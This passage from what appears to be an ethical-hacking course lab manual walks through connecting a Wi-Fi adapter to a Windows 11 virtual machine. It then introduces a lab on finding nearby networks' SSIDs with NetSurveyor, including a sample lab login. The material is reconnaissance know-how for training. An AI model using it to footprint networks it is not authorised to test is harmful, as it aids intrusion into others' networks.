


Module 16 – Hacking Wireless Networks

21. The wizard shows the message **Checking Connection** as the adapter attempts to connect to the network.
22. The **Connected to Your Network** screen appears in the wizard once the connection has been established. Click **Finish** to exit the setup.




23. When the **Linksys Adapter Setup Wizard** notification appears, click **OK**.




24. A **Manage your wireless networks** pop-up appears, click **OK**.



25. Close all windows and click **Show hidden icons** (⬆️) from the bottom-right corner of **Desktop**. You can observe the **Wireless Network Connection** icon (📶), as shown in the screenshot.
26. You can double-click the **Wireless Network Connection** icon (📶) to manage wireless network connections.




27. Your **Linksys 802.11 g WLAN** adapter has been configured successfully.
28. In this way, you can connect your virtual machines to a wireless network. Repeat these steps if you wish to connect to the wireless network with another virtual machine.
- Note:** You can use the adapter for only one virtual machine at a time.
- Now, that we have set up the wireless adapter, we shall disable the ethernet adapter. To do this, follow these steps:
29. In the **Windows 11** virtual machine, open **Control Panel** and navigate to **Network and Internet** → **Network and Sharing Center**.
30. In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.



Module 16 – Hacking Wireless Networks

31. In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
32. The **Ethernet0** is disabled; observe that **Wi-Fi** adapter is connected to the **CEH-LABS** network.



33. Close all open windows and turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Footprint a Wireless Network

Footprinting a wireless network involves discovering and footprinting the wireless network in an active or passive way.

Lab Scenario

As a professional ethical hacker or pen tester, your first step in hacking wireless networks is to find a Wi-Fi network or device. You can locate a target wireless network using various Wi-Fi discovery tools and procedures, including wireless footprinting and identifying an appropriate target that is in range.

Attackers scan for Wi-Fi networks with the help of wireless network scanning tools, which tune to the various radio channels of networking devices. The SSID (Service Set Identifier), which is the wireless network's name, is found in beacons, probe requests, and responses, as well as association and re-association requests. Attackers can obtain the SSID of a network by passive or active scanning. After doing so, they can connect to the wireless network and launch attacks.

As an ethical hacker and pen tester, you must perform footprinting to detect the SSID of a wireless network in the target organization. This will help to predict how effective additional security measures will be in strengthening and protecting your target organization's networks.

The labs in this exercise demonstrate how to footprint a wireless network using various tools and techniques.

Lab Objectives

- Find Wi-Fi networks in range using NetSurveyor

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Linksys 802.11 g WLAN adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

- NetSurveyor located at **E:\CEH-Tools\CEHv12 Module 16 Hacking Wireless Networks\Wi-Fi Discovery Tools\NetSurveyor**
- You can also download the latest version of NetSurveyor from the official website. If you do so, the screenshots shown in the lab might differ.

Lab Duration

Time: 10 Minutes

Overview of Footprinting a Wireless Network

To footprint a wireless network, you must identify the BSS (Basic Service Set) or Independent BSS (IBSS) provided by the access point. This is done with the help of the wireless network's SSID, which can be used to establish an association with the access point to compromise its security. Therefore, you need to find the SSID of the target wireless network.

Footprinting methods to detect the SSID of a wireless network include:

- **Passive Footprinting**, in which you detect the existence of an access point by sniffing packets from the airwaves
- **Active Footprinting**, in which a wireless device sends a probe request with the SSID to see if an access point responds

Lab Tasks

Task 1: Find Wi-Fi Networks in Range using NetSurveyor

NetSurveyor is an 802.11 (Wi-Fi) network discovery tool that gathers information about nearby wireless access points in real-time and displays it in useful ways. It also reports the SSID for each wireless network it detects, along with the channel used by the access point servicing that network. Using NetSurveyor, reports can be generated in Adobe PDF format.

Here, we will use NetSurveyor to find the Wi-Fi networks in range.

1. Turn on the **Windows 11** virtual machine and log in with the credentials **Admin** and **Pa\$\$w0rd**.

